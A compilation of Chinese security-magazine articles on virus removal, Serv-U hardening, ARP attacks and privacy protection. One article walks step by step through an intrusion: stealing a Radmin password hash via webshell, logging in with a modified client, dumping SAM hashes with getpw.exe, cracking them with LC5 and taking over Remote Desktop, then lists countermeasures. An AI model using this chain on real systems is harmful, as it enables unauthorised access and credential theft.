由于是安装紫光拼音附带的插件，我们也知道插件的名字，把它卸载即可。但是用过趋势的人都知道，在趋势实时监控下是没办法卸载的，只要卸载就会弹出病毒提示框，卸载过程自动终止。

关闭趋势倒是可以正常卸载操作，但是趋势是网络版的，关闭密码不可能告诉每一个用户，这个时候安全卫士就可以派上用场了。

打开安全卫士，找到“清理恶评插件”项，然后单击“开始扫描”按钮，稍等片刻，软件就会将扫描的插件根据“恶评、其他、信任”等级进行分类，将恶评插件全部选中，然后选择“立即清理”即可，如图 20 所示。有的插件做得比较顽固，正常模式下无法清理，可以到安全模式进行扫描、清理。



图 20 清理恶评插件

这只是一例，很多流氓软件在“添加/删除程序”中卸载是无法清除干净的，这个时候用安全卫士很实用。还有它的清除木马功能也比较好，清除起来比较方便，选择“查杀流行木马”，单击“开始扫描”，就会将系统内的木马程序查出来杀掉。另外，这款软件还可以侦测系统补丁是否齐全，提供了实时保护功能，有兴趣的用户可以研究一下。

## 8. 专杀工具法

如果您试了很多杀毒软件也没有搞定某个顽固的病毒，不妨到网络上搜索一下，看是否有专杀工具。

随着 U 盘、移动硬盘的普及，病毒对 U 盘等移动设备盯得更紧了，如图 21 所示的情况，很多人都遇到过吧。




图 21 惊现“Auto”

“熊猫烧香”是这样，“落雪”是这样，“橙色八月”也是这样，究竟管它叫哪种病毒还真不好定义。但它们都有一个特点，鼠标右键弹出的菜单中都有“Auto”字样，暂且叫做 Auto 病毒吧。上网查查 Auto 专杀工具有很多，任意找一个进行查杀果然立竿见影，如图 22 所示。




图 22 清除 Auto 病毒

其实专杀工具很容易理解，专杀就是对付单一病毒的，效果好但也有局限性，一是单一，二是只对付比较流行的病毒，对于影响范围比较小的病毒就无能为力了；三是专杀多了也未必好用。所以遇到这种情况，肯定是要找找是否有专杀工具，但是也不能把全部希望寄托于此。

## 9. 查看事件法

以 Windows NT 为内核的微软操作系统中集成有事件查看器，这些操作系统包括 Windows 2000/NT/XP/2003 等。事件查看器可以审核系统事件和存放系统、安全及应用程序日志等。这些日志信息记录着操作计算机时遇到的某些系统错误，遇到病毒产生的错误同样也记录在案。

举个例子，有一次在某一分区搜索文件的时候，系统突然报错“explorer.exe 遇到问题需要关闭”，如图 23 所示。当时并没有太在意，后来删除文件时也出现这样的错误提示，而且窗口还不能打开太多，否则立马死机。怀疑系统的核心程序 Explorer.exe 被破坏了，或者是某一文件和 Explorer.exe 有冲突。




图 23 explorer.exe 报错

首先更换用户配置文件，清理系统所有恶意插件，然后使用“sfc/scannow”修复系统，接下来使用杀毒软件杀毒，全都无功而返。后来在事件查看器中看到这样一条事件记录“错误应用程序 explorer.exe，版本 6.0.2900.2180，错误模块 kernel32.dll，版本 5.1.2600.2180，错误地址 0x0001eb33”。

大家知道，explorer.exe 进程调用的 dll 动态链接库文件不止 kernel32.dll 这一个，仔细分析 explorer.exe 程序，终于锁定了病毒文件 Ghost110.dll，进入安全模式将它删除后，系统立即恢复正常。

由此可见，事件查看器提供的信息很权威，仔细分析能准确定位到病毒主文件。善于利用事件查看器将使杀毒工作变得异常简单。

## 离病毒远一点

### 养成良好习惯

说了这么多，我们大致有一套适合自己的杀毒方案了，但是，还是那句老话“防患于未然”，平时一定要建立良好的安全习惯。笔者建议：

- (1) 定期升级病毒库和防火墙。
- (2) 上网的时候开启防火墙和杀毒软件的实时监控。
- (3) 不要浏览一些垃圾网站，不打开可疑邮件。

(4) 密切关注漏洞信息，及时给系统打补丁。

(5) 定期进行全盘病毒扫描，最好每周一次。

(6) 关闭或删除系统中不需要的服务。

(7) 对下载的文件先查毒，再打开。

## 杀毒技巧总结

做到这些，中毒的几率会减小很多，但不等于没有。

一旦系统不小心中了毒，可以使用下述方法：

(1) 使用杀毒软件进行查杀：能够清除，直接杀之；不能直接清除的，进入安全模式删除病毒文件；安全模式无法删除，使用 ERD 这类型的系统强行删除。切记删除前做好备份，以免系统无法启动。

(2) 查看注册表或 msconfig 程序，看是否有可疑的加载程序。如果有可疑，删除主键值。

(3) 如果根据文件名称可以判断是木马程序，使用相关安全工具进行查杀。

(4) 使用安全卫士等专业软件对恶意软件进行查杀。

(5) 查看是否有可疑服务，将其禁止启动。

(6) 通过“事件查看器”分析当前系统更改情况，定位病毒文件。

做到这些，基本上可以对付大部分病毒了。

## Radmin 提升权限实例研究

北京 陈小兵

在网络安全技术比较成熟的今天，一些配置上的疏忽或者管理上的不当，都可能导致巨大的安全风险。

如远程控制软件，除了溢出等漏洞外，利用口令等方式来提升权限无疑是一种上佳选择。只要获取了口令信息，配合一些工具软件，就可以使用它来进行“正常”登录，让入侵者行使管理员权限，Serv-U、PcAnywhere、VNC 都存在过这种问题，远程控制中的 Radmin 软件也不例外。

很早以前笔者就了解到 Radmin 2.x 版本可以通过 Hash 值来进行登录，无需知道其确切的密码，按照网上的说法，需要反汇编工具软件的配合。但由于其操作较为烦琐，且成功率较低，后面有人将整个过程进行优化，将 Radmin 客户端程序进行了修改，提供了 Radmin-Hash 登录版本，因此有了本文。

Radmin 2.x 版本中的密码是经过加密的 32 位 MD5 Hash 值，保存在注册表中的 Radmin 键值下的 Parameter 中，如“Parameter”=hex:f4,7b,bc,b1,77,44,6e,73,dd,c2,c3,a7,4c,94,15,fd。“f47bbcb177446e73ddc2c3a74c9415fd”就是 Radmin 2.x 的 MD5 Hash 值。只要知道了安装 Radmin 服务端计算机的 IP 地址、端口及密码，如果没有做 IP 限制，那么只要能够访问

该计算机，就可以对该计算机实施完全控制。

由于 Radmin 功能强大，因此深受广大网管人员的喜爱。所以，本文就 Radmin 的安全隐患进行探讨。

Radmin 远程控制软件本身来说没有太多的缺陷，但是由于管理人员的疏忽或者系统存在其他配置或程序上的漏洞，在获取其 Radmin 的 32 位 Hash 值后，极有可能造成非常大的安全隐患。隐患之一就是使用 Radmin-Hash 客户端进行登录，只要获取了 Radmin 的 Hash 值，就可以成功登录该主机。

下面以一个实际案例来进行探讨。

### 第一步：获取远程计算机的 MD5 Hash 值

一般通过 Webshell 或者远程挂马等方式来获取远程计算机的 MD5 Hash 值。由于 Radmin 中的密码值保存在注册表中，因此可以通过 Webshell 等方式获取被控计算机上的 Radmin 的密码值。

获取服务器上的 Hash 值通常比较困难，因为很多服务器的安全设置都处理得不错，对外开放的端口较少，因此只能通过 SQL 注入或者跨站攻击来获取。

## 第二步：使用 Radmin-Hash 版本进行登录

Radmin-hash 版本客户端只要输入 Radmin 客户端的 Hash 值即可进行登录。

在 Radmin-Hash 客户端中新建服务端，如图 1 所示。建立成功后使用“工具选项”中的“扫描存活主机”对该主机进行连接测试。如果该主机可以连接，则会在标识中以黄色的勾显示。



图 1 建立 Radmin 连接

## 第三步：进行登录验证尝试

选择“221.12.\*”标识，然后双击进行连接，接着 Radmin-Hash 版本客户端会弹出要求输入密码的对话框，如图 2 所示。输入该服务端对应的 32 位 Hash 值，然后单击【确定】按钮进行登录尝试。




图 2 输入 Radmin 的 32 位 Hash 值

根据网络连接情况，大概数秒后，如果 Hash 值正确，则可以顺利进入 Radmin 的相应管理，如图 3 所示。




图 3 成功进入 Telnet 管理

进入 Radmin 服务端的 Telnet 管理界面，在该界面中可以执行各种命令。

### 说明

Webshell 获取的权限很低，除了网站目录外，基本上做不了其他事情，包括执行 DOS 命令，而一旦通过 Radmin 的 Telnet 管理端，则几乎可以执行任何命令。

## 第四步：查看远程屏幕和传输文件

在 Radmin 客户端中选择“屏幕监控”，然后双击其标识，再次输入 32 位 Hash 值，即可查看其远程主机的屏幕，如图 4 所示，知道该主机开放了远程终端桌面。

接着使用 Radmin 的文件传输，将 getpw.exe 文件上传到该主机上，当然也可以传输其他文件。



图 4 查看远程屏幕

## 第五步：获取密码或者进行内网渗透

在 Telnet 中进入 getpw.exe 文件所在目录，然后执行“getpw \$local”命令获取该主机的所有账号的 SAM 值，如图 5 所示。然后在 Telnet 管理端中选择“菜单”→“保存为”命令，将执行命令的结果保存为一个本地文件。



图 5 获取主机 SAM 值

## 第六步：破解密码

将包含 SAM 值的文件进行整理。将包含账号的 SAM 值另存为一个 SAM 文件，然后运行 LC5，并将 SAM 导入其中进行破解，如图 6 所示，破解成功后，其管理员账号 Administrator 的密码为“rou3\*\*\*”。




图 6 破解管理员账号

## 第七步：登录远程桌面

在本地打开远程桌面连接器，输入远端 IP 地址进行登录测试。出现远程连接桌面后输入破解后的密码，成功进入远程管理桌面。



免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（[WWW.17HUAN.COM](http://WWW.17HUAN.COM)）及溜客原创资源论坛（[BBS.176ku.COM](http://BBS.176ku.COM)）祝您技术更上一个台阶。

## 第八步：防范对策

既然有些风险无法完全排除，那么可以采取一些补救措施来降低风险。

通过分析研究,笔者认为可以采取以下一些措施来防范 Radmin-Hash 提升权限。

(1) 在 Radmin 服务端中进行授权设置。在 Radmin 中可以对登录用户进行授权设置, 对不同的 IP 或者用户设置不同的权限, 如上传文件、读取文件、写入文件、执行命令等。

(2) 使用 IP 限制。如果登录用户的 IP 地址是固定的，则可以在 IP 限制中进行设置，仅仅允许客户的 IP 地址进行登录，这样只有客户的那个网段才能进行登录。

(3) 使用 Radmin 中的日志记录。Radmin 中默认未启用日志记录, 可以在 DOS 提示符下输入“R\_server/setup”命令打开设置窗口, 如图 7 所示。在“Logging”中分别选中“Use Event Log”和“Use logfile”选项, 并设置日志文件

名称及路径, 然后单击【OK】按钮完成设置。




图 7 在 Radmin 中启用日志记录

(4) 发生入侵后要不定期修改 Radmin 及管理账号密码。没有绝对的安全, 只有绝对的不安全。如果主机 24 小时提供服务, 则应该定期修改远程管理软件和用户账号密码等, 并定期安装系统补丁, 进行安全检查。

❖ 让 Serv-U 更安全

要想打造安全的 Serv-U，需要从以下几个步骤入手。

软件环境:

Microsoft Windows Server 2003 R2 Standard Edition

Serv-U 6.2.0.0 中文版

## 步骤一：安装 Serv-U

安装 Serv-U 时，安装路径不要设在 C 盘，设置复杂安装目录名。

## 步骤二：运行 Serv-U

运行 Serv-U，注册域，把密码保存设置为“存储于计算机注册表”。

### 步骤三：新建账户

在“我的电脑”上单击鼠标右键选择【管理】→【本地用户和组】→【用户】，新建一个用户（如 userU），设置复杂的长密码，并勾选“用户不能更改密码”和“密码永不过期”。

打开新建用户 (userU) 的属性, 在“隶属于”中把 Users 组删除掉, 即不属于任何组。在“终端服务配置文件”选项卡中勾选“拒绝这个用户登录到任何终端服务器”。在“拨入”选项卡中设“远程访问权限”为“拒绝访问”。

#### 步骤四：设置安装目录权限

在其目录“属性”→“安全”→“高级”中，取消“允许父项的继承权限传播到该对象和所有子对象”，删除除

甘肃省庆阳市教育局网络中心 岳建伟

Administrator 外的所有用户, 把 Serv-U 运行账户 userU 添加进去, 除“完全控制”其他权限都给予。

### 步骤五：修改存储目录权限

修改注册表中 Serv-U 用户信息存储目录权限。运行注册表程序 Regedt 32，打开分支\HKEY\_LOCAL\_MACHINE\SOFTWARE\Cat Soft，用鼠标右键单击 Cat Soft，选择【权限】，取消“允许父项的继承权限传播到该对象和所有子对象”，在出现的对话框中选择“删除”，然后添加 Administrator 和用户 userU 完全控制权限。

### 步骤六：设置 Serv-U Ftp 服务权限

设置用 Serv-U 运行账户 (userU) 启动 Serv-U Ftp 服务。打开“控制面板”→“管理工具”→“服务”，双击“Serv-U Ftp 服务器”，在“登录”选项卡中选择“此账户”，并将新建的账户 userU 和密码填上。

### 步骤七：设置端口范围

运行 Serv-U，在“本地服务器”→“设置”→“高级”选项卡中添加 PASV 端口范围，如 3040~3050。

在“常规”选项卡中勾选“拦截 FTP\_bounce 攻击和 FXP”和“禁用反超时调度”。

相对应对计算机网络属性进行设置。打开本地连接属性，选择“Internet 协议(TCP/IP)”→“属性”→“高级”→“选项”，打开 TCP/IP 筛选，勾选“启用 TCP/IP 筛选”，只允许 TCP 的 20、21、80 和 Serv-U 的被动端口(同上如 3040~

3050)，禁用所有 UDP 和允许所有的 IP 协议。

### 步骤八：设置 Serv-U 用户目录权限

假如用户的 FTP 目录为 D:\ftp\user1，那么就要设置 Serv-U 运行账户（userU）对 user1 目录的每层上级目录（包括根目录）的特殊访问权限，只赋予读取属性、读取扩展属性和读取权限，应用范围选择“只有该文件夹”。

设置 Serv-U 运行账户（userU）对 Serv-U 的用户目录（如 user1）具有所有权限（除完全控制、遍历文件夹/运行文件、

取得所有权）。

### 步骤九：修改 Serv-U 管理密码

Serv-U 管理密码在第一次使用时为空，建议设置一个足够复杂的密码，以防止别人暴力破解。

自己记不得也没有关系，只要把安装目录中 Serv-U Daemon.ini 里的“LocalSetup Password=”这一行清除并保存，再次运行就不会提示您输入密码了。

## Symantec 客户端为何不能安装

Symantec Client Security 提供了各种管理工具。管理员可以使用管理控制台“Symantec 系统中心”来管理联网计算机的安全，并远程部署 SCS 软件。

笔者在安装部署 Symantec AntiVirus 客户端过程中，不管如何分装 Symantec AntiVirus 客户端，始终不能使用 Symantec 系统中心查看到该客户端，如图 1 所示。



图 1 不能查看到客户端 ST02

起初笔者怀疑是客户端远程安装的权限不够等因素，所以无法成功安装 Symantec AntiVirus 客户端。

重新安装系统，关闭防火墙，配置并测试网络环境，并以管理员账户身份远程安装部署 Symantec AntiVirus 客户端，如图 2 所示。经过一番努力后，仍然不能排除故障。

考虑同时部署的其他计算机都能成功安装 Symantec AntiVirus 客户端，唯独查看不到故障计算机。为此，笔者检查了故障计算机，发现该计算机上已安装上 Symantec AntiVirus 客户端，只是不能使用 Symantec 系统中心查看到该客户端而已。



图 2 使用管理员账户身份登录

笔者尝试在故障计算机上卸载 Symantec AntiVirus 客户端，并使用 SCS 安装光盘直接安装客户端程序，故障依旧。

是不是 Symantec Client Security 用户数量限制？于是笔者重新安装 Symantec Client Security 控制中心和 Symantec AntiVirus 服务器，并只在故障计算机上安装部署 Symantec AntiVirus 客户端，问题依旧。

笔者开始怀疑是否因故障计算机日期和服务器不同步，导致 Symantec 系统中心不能查看到该客户端。检查故障计算机，发现故障计算机的日期回到了出厂设置，笔者将日期和时间改回当前的日期和时间后，终于通过 Symantec 系统中心查看到故障计算机，发现果然是“日期”在捣鬼。

这么一个问题竟然让笔者折腾了半天，建议 Symantec 对此作出技术改进，哪怕是及时弹出提醒或警告信息也好，以方便用户排除故障。

## 快速解决 ARP 攻击

近日，同事反映园丁楼计算机上网时断时续，还出现了“IP 地址冲突”的提示信息。根据这些症状，笔者认为局域网内很可能出现了 ARP 攻击。

笔者在园丁楼局域网内任意找了一台计算机，在上面安

装了“360ARP 防火墙 2.0”，并开启了 ARP 防火墙。

果然，360ARP 防火墙很快拦截到了一系列的 ARP 攻击。过后，笔者打开 360ARP 防火墙中的“历史记录”，对照以前给每个老师分配的校内 IP 地址分配表，依次确定“攻击源

IP”所对应的教师计算机。

笔者在 ARP 攻击源所在计算机上安装了 360 安全卫士和 Windows 清理助手的最新版本，对计算机进行彻底查杀。园丁楼内的网络很快恢复正常了。

360ARP 防火墙 2.0 提供了“拦截外部 ARP 攻击”和“拦截本机对外 ARP 攻击”的双向拦截功能，并能轻松追踪攻击源 IP。只要在局域网中的计算机上安装 360ARP 防火墙并勾选相应功能，局域网中的 ARP 攻击问题就会很快得到解决。

## 我的隐私我做主

广西南丹 刘清远 中国医药报社 马洁

### 计算机里有哪些网络隐私

在进行个人网络隐私保护工作之前，先来了解一些有关它的基本知识，这些能帮助您明白要保护的具体内容是什么。

#### 1. 网络隐私都包括什么

个人网络隐私是指存在于计算机及互联网中的与拥有者直接或间接相关的所有文件。它是个人隐私在计算机及互联网当中的延伸，主要包括：

- (1) 个人姓名、性别、住址、电话、单位等基本信息。
- (2) 保存个人计算机中的图片、文档、音视频文件、历史浏览记录和 Cookie 文件等。
- (3) 所使用的操作系统类型、服务及端口、应用程序等。
- (4) 上网所使用到的各种账号、密码及分配到的 IP 地址。
- (5) 电子邮箱地址。
- (6) 网络服务器中保存的个人基本信息和注册信息等。

#### 2. 网络隐私要怎样分类

##### (1) 按公开程度分类

个人网络隐私内容按“是否必须公开”可以分为以下两种。

##### ① 可半公开的网络隐私

可以半公开的个人计算机网络隐私是指当您需要使用计算机联网功能或互联网中的某些服务时，相应的机构要求您必须提供的隐私信息。

例如，您必须提供一些个人隐私信息给当地 ISP，才能使用 ISP 所提供的 Internet 连接功能；当您使用网上股票交易服务时，也要按 ICP 的要求在注册时输入相关信息。

需要提供这种半公开个人隐私信息的多少是由提供服务的机构的具体要求来决定的。这些隐私信息虽然是您参与网络活动过程中必须提供的，但也仅仅只提供给这些机构，而不能被其他不相关的人或机构所得到或了解。

##### ② 完全不可公开的网络隐私

完全不可公开的个人网络隐私是指除了用户本人以外，不能被其他任何人或机构了解到的隐私资料。如果这些网络隐私内容被公开，就会给您造成严重的不可挽回的可怕后果，因此要重点保护这些信息。

##### (2) 按照存储位置分类

当您明确所要保护的网络隐私的具体内容后，还要明确它们存在于什么设备中，且处于什么地理位置。所以，可以将需要保护的网络隐私根据其存在于某种设备上的具体位置再划分为以下两种类型。

##### ① 可被完全控制的隐私

指保存在个人用户所使用的计算机（包括台式机和笔记本电脑）中的隐私。这类网络隐私可以被所有者完全控制，用户除了可以对这些隐私进行建立、保存、删除、转移等操作外，还能对它们采取适合自己的必要的安全保护措施。

##### ② 只能被半控制的隐私

指存在于互联网中服务器及其他主机当中的用户隐私信息，以及在互联网传输过程中的网络用户隐私数据包。

对于这种类型的网络隐私，一般用户无力完全控制，要由网络应用双方共同完成。用户对于已经存在于互联网服务器及主机当中的隐私除了创建、修改、删除和转移外，其他安全保障功能只能由服务提供机构来提供了。值得庆幸的是，现在这些互联网当中的服务提供商绝大多数都能将我们保存在其中的隐私保护得很好。

### 隐私泄露的可怕后果

网络隐私泄露共涉及两个方面，即隐私的所有者和第三方。第三方是指不能得到和了解到网络用户隐私的人或机构。如果第三方中的某一个或几个已经得到或看到了您认为不能公开的属于您的隐私，就构成了个人网络隐私泄露事件。

个人网络隐私泄露后，肯定会给隐私的所有者带来一定的后果，严重程度视网络隐私资料泄露的多少、对用户的重要程度及获得者的目的来决定。例如，如果窃密者只得到用户的基本信息，可能只会通过出售信息获得非法利益；而有些窃密者会通过您泄露的隐私侵入到您所在的企业网络中，您也就变成成为他们的帮凶等。

不管怎么说，个人网络隐私泄露后，或多或少，现在或者不久的将来总会给受害用户带来一定程度的伤害，所以必须要对隐私进行保护。

只要将存放在所使用的计算机中或通过接口传送出去的网络数据包保护好，就能将不能公开的网络隐私的泄露风险降至自己可以接受的程度。

## 网络隐私很容易泄露

任何个人计算机网络用户的隐私都可能是一笔重要财富，都是非法攻击者（以攻击为目的的人）、脚本小子（指利用别人编写的程序或木马、病毒进行攻击的人）和以出售用户隐私获利的团伙的目标。

对于个人用户来说，隐私泄露主要来自两个方面：直接的物理接触攻击和来自互联网的攻击。

### 1. 直接物理接触攻击

直接物理接触是说隐私窃取者可以直接接触到用户的计算机，这会让他们窃取隐私信息变得相对容易。

面对如下的人或事件，您的计算机就可能被他人或机构直接接触到：计算机生产商提供上门服务时的工作人员、计算机故障维修过程中的维护人员、您的亲朋好友、计算机丢失、窃密者直接破门而入等。

想取得您隐私的窃密者可能会冒充计算机或 ISP 的维护人员为您提供上门服务，很少有人会拒绝这种免费的服务。而窃密者要获得相应机构的工作服、工作牌等都是很容易的，这就为在这些地方进行此种方式的直接物理攻击提供了更大的成功率。

窃密者还可能通过社会工程的攻击方式，通过您的亲朋好友得到有关您的隐私，或直接利用他们帮助窃密者窃取您的隐私。只是这种方式不是很容易进行，通常只是得到与您相关的基本信息，以便对您进行直接欺骗的社会工程攻击。

对于普通用户而言，当计算机出现故障时，往往会将计算机送修或请人上门维修，但对维修过程及维修者的操作行为往往不闻不问，这就给别有用心者提供了窃取隐私的机会，或者让他们无意中获得隐私信息。这也是直接物理接触引起用户隐私泄露的一个主要方面。

还有一些窃密者为了获得某种利益，甚至雇佣小偷将计算机从用户处偷出来，然后再获取用户隐私。

### 2. 来自互联网的攻击

来自互联网的威胁主要包括：网络扫描入侵攻击、计算机病毒攻击、特洛伊木马攻击、网络钓鱼攻击、网页嵌入脚本攻击、网络嗅探攻击、通过发送包含病毒或木马的垃圾邮件的攻击、通过在即时聊天软件中散发病毒或木马信息和文件的攻击、社会工程方式攻击。其中以网络扫描入侵攻击和特洛伊木马攻击的威胁最为严重，绝大部分用户的隐私都是这两种原因所引起的。

这些以获得经济利益为最终目标的网络攻击已经发展成了一个完整的产业链。即非法攻击者发现漏洞，由自己或

其他人编写漏洞利用工具和相应的病毒或木马程序，然后出售给需要的窃密者。窃密者就利用这些工具对用户计算机实施攻击，获得用户隐私后出售，从而获得利益。

因此，来自网络攻击的威胁是个人用户进行隐私保护时需要重点防范的对象。

### 3. 制定隐私保护策略

对个人计算机网络隐私进行保护时，先制定一个适合用户本身实际需求的隐私保护策略是一个非常明智的方法。

由于每个用户所拥有的隐私的具体内容及内容的重要程度都不相同，因此制定网络隐私保护策略时可参考以下步骤。

（1）调查有哪些隐私保存在计算机中，确定要保护的隐私内容，并按重要程度分类。

（2）分析要保护的隐私可能受到的威胁，并了解这些威胁是否有方法能够应对。

（3）根据分析结果和自己能在隐私保护中投入的资金的最大限度，为每个级别的隐私内容确定可以接受的保护目标。

（4）分别为每个级别的隐私保护目标制定具体的保护策略。隐私保护策略的制定要尽量详细，最好针对每种威胁都注明具体的保护技术。

（5）将每个分级策略整合起来，构成完整的隐私保护策略。

当然，个人网络隐私保护策略是一个不断循环的过程，因为您的隐私内容会不断地增加或减少，隐私内容的重要程度也是不断变化的，而且新的攻击方法也会不断出现。只有根据实际情况不断地调整隐私保护策略，才能保证您的隐私保护策略总能最有效地防范网络隐私被泄露。

## 防范物理接触攻击泄密

当一个窃密者能够直接接触到用户的计算机时，他（她）会通过下面的方法得到用户保存在计算机中的隐私。

（1）可以直接得到计算机中与用户隐私相关的所有图片、视频、音频文件，以及 Word、Excel 文档和其他文本文件，或者其他与用户单位、工作相关的机密文件。

（2）得到用户保存在计算机中的网络应用或系统应用的用户名和密码文档。

（3）通过数据恢复软件对系统所有分区进行扫描，从中找到有用的信息并进行恢复。

（4）查找 Internet 临时文件、浏览器历史记录，从而了解用户的互联网操作习惯，以及获得用户保存在计算机中的 Cookie 文档，以便实施 Cookie 欺骗攻击。

（5）通过系统中记录的其他用户操作痕迹，如最近打开的文档、Word 等办公软件的最近编辑记录、视频播放软件的播放记录及图像处理软件最近的浏览和打开图片文件



记录等，从而轻易得到用户的隐私文件。

(6) 得到用户上网账号和密码，或者 IP 地址、DNS 地址和主机名。

(7) 了解用户使用的操作系统类型、主机硬件信息、安装的软件信息及系统中已经启动的服务及端口、使用的安全措施、存在的漏洞等信息。

(8) 为了能长久控制用户主机或得到更多的用户隐私信息，他（她）会在用户的计算机中安装一些后门、特洛伊木马程序及网络嗅探软件，用来监听键盘输入，分析进出用户计算机网络接口的数据包并运行控制。

(9) 当完成所有的工作后，窃密者都会清除自己在用户计算机中的操作痕迹，然后将找到的用户的隐私文件复制到相应的移动存储设备上带走。

一个窃密者如果能够直接接触用户计算机，可能还会得到比上面列出来的更多与用户密切相关的重要信息。不过，得到隐私的多少及重要程度，是由用户保存在计算机中的隐私文件的多少和重要性来决定的。但不管怎么说，任何保存在计算机中的隐私都是不应该被轻易获得的，应该使用必要的方法来防范这种攻击。

防范直接物理攻击的首要方法就是尽量防止您的计算机被窃密者直接接触到。

如果您的计算机不可避免地会被其他人（包括潜在的窃密者）直接接触到，就要使用下面的保护技术进行防范。

## 保护措施一：防止他人进入

首先要保证如果没有经过您的许可，别人不能进入到您的系统中，可以通过下面的方法来做到。

(1) 防止通过其他引导方式进入系统，如通过光盘、U 盘来引导，可以在主板 BIOS 设置中禁用除硬盘以外的其他所有可引导设备的设置，然后设置 BIOS 进入密码。为了防止通过直接对 CMOS 电池放电来解密，还可以使用机箱电磁防盗锁或 BIOS 电磁锁。

(2) 为计算机中的所有可用账户（包括 Administrators 账户）设置强壮的登录密码。

## 保护措施二：应用数据加密

在 Windows 操作系统中，有以下几种文件加密方法。

### 1. 加密方法一：使用系统本身的加密功能

可以使用操作系统本身所具有的文件及文件夹加密功能。如果您所有的硬盘分区全部使用 NTFS 文件格式，可以使用 NTFS 文件系统的 EFS 加密特性，直接对要加密的文件和文件夹进行加密。

具体步骤如下：

(1) 打开资源管理器，导航到要加密的文件或文件夹所在的位置，然后用鼠标右键单击此文件或文件夹，在弹出的快捷菜单中选择【属性】命令。

(2) 在打开的属性对话框中的“常规”选项卡上单击【高级】按钮，就会打开高级属性对话框。在该对话框中选择“加密内容以便保护数据”复选框，然后单击【确定】按钮。

(3) 此时会出现一个“确认属性更改”的对话框。

在这个对话框中有两个单选项供您选择。如果您只想加密这个文件夹，就选择“将更改仅应用于此文件夹”单选按钮；如果您想在加密此文件夹的同时也加密整个文件夹中的内容，就要选择“将更改应用于此文件夹、子文件夹及文件”单选按钮。

(4) 做出选择后，单击【确定】按钮，就完成了文件或文件夹的加密设置。

这样操作之后，如果一个文件或文件夹被 EFS 加密后，系统中的非授权用户想将加密文件或文件夹中的文件或整个加密文件复制到硬盘分区中的其他地方时，就会弹出一个错误复制的警告信息，提示此文件或文件夹是加密文件夹，不能被非授权用户复制。同理，如果系统中一个非授权用户想打开加密的文件或文件夹中的文件时，也会弹出一个不能被非授权用户打开的警告提示框。

Windows XP 操作系统下的 EFS 文件及文件夹加密方式并不能阻止被系统中其他用户所查看，也不能阻止系统中的其他用户在此加密文件夹下添加自己的文件。并且，这些其他用户添加的文件也不能被您打开。但是，您可以设置这个加密文件可以被哪些用户所共享，这时，所有共享此加密文件夹的用户保存的文件都可以被您所操作。

通过设置加密文件夹的隐藏属性也可以达到隐藏文件夹的目的，但具有管理员权限的用户可以通过设置允许显示隐藏文件及文件夹的方法来查看这些加密文件和文件夹。所以，这种文件及文件夹的隐藏方式只适合对 Windows XP 操作系统不太熟悉的用户，不能完全依靠它来保护重要隐私文件。

### 2. 加密方法二：使用加密软件

现在可以在 Windows 系统下使用的文件加密软件有很多，其中效果比较好的是使用生成加密虚拟盘技术的加密软件。

它会生成一个独立的使用强壮的密码加密了的虚拟盘。用户正常挂载这个加密虚拟盘后就可以如对待普通硬盘分区般对它进行操作。所有放到这个加密虚拟盘中的文件都会被自动加密，用户打开这些文件时会被自动解密，无需用户参与。取消加密虚拟盘的挂载后，它就会从资源管理器中消失。

这类软件的代表之一就是 TrueCrypt 的软件，它有着上述所说内容的全部功能，可以从 [www.truecrypt.org](http://www.truecrypt.org) 下载。它的安装非常简单，只要按安装程序的提示就可以完成安装。安装完成运行后，就会出现如图 1 所示的程序主界面。



图1 TrueCrypt的主界面

现在通过它来创建一个加密的虚拟盘及使用这个加密虚拟盘，具体步骤如下所示。

(1) 在图1所示的程序主界面中单击“Create Volume”按钮，打开如图2所示的创建新加密卷的向导。在此界面中有两个基本的选项，“Create a Standard TrueCrypt Volume”（创建一个标准的加密卷）和“Create a hidden TrueCrypt Volume”（创建一个隐藏的加密卷）。在本例中选择“创建一个标准的加密卷”，单击【Next】按钮后进入向导模式选择的界面。在此界面中也有两个基本选项，如果没有特别需求，单击【Next】按钮继续进行下一步操作即可。



图2 选择加密创建类型的界面

(2) 此时会出现如图3所示的“Volume Location”（卷位置）的指定界面。在该界面中，如果您想将某个分区的可用空间全部用来作为一个加密卷，可以单击界面中的【Select Device】按钮选择这个分区。如果您只想创建一个指定大小的加密卷，可以通过单击此界面中的【Select File】按钮来指定文件保存的位置和文件名。在本例中使用文件方式，并指定为“E:\mydoc\myvolume”。指定完成后单击【Next】按钮。



图3 卷位置指定界面

(3) 接下来弹出提示界面，单击【Next】按钮进入如图4所示的“Outer Volume Encryption Options”（输出卷加密选项）的界面。在该界面中的“Encryption Algorithm”组合

框中选择一种加密方式，本例中选择“AES”，然后在“Hash Algorithm”组合框中选择一种 Hash 类型，在本例中为“RIPEMD-160”。接下来单击【Next】按钮继续完成加密卷的创建。



图4 输出卷加密选项界面

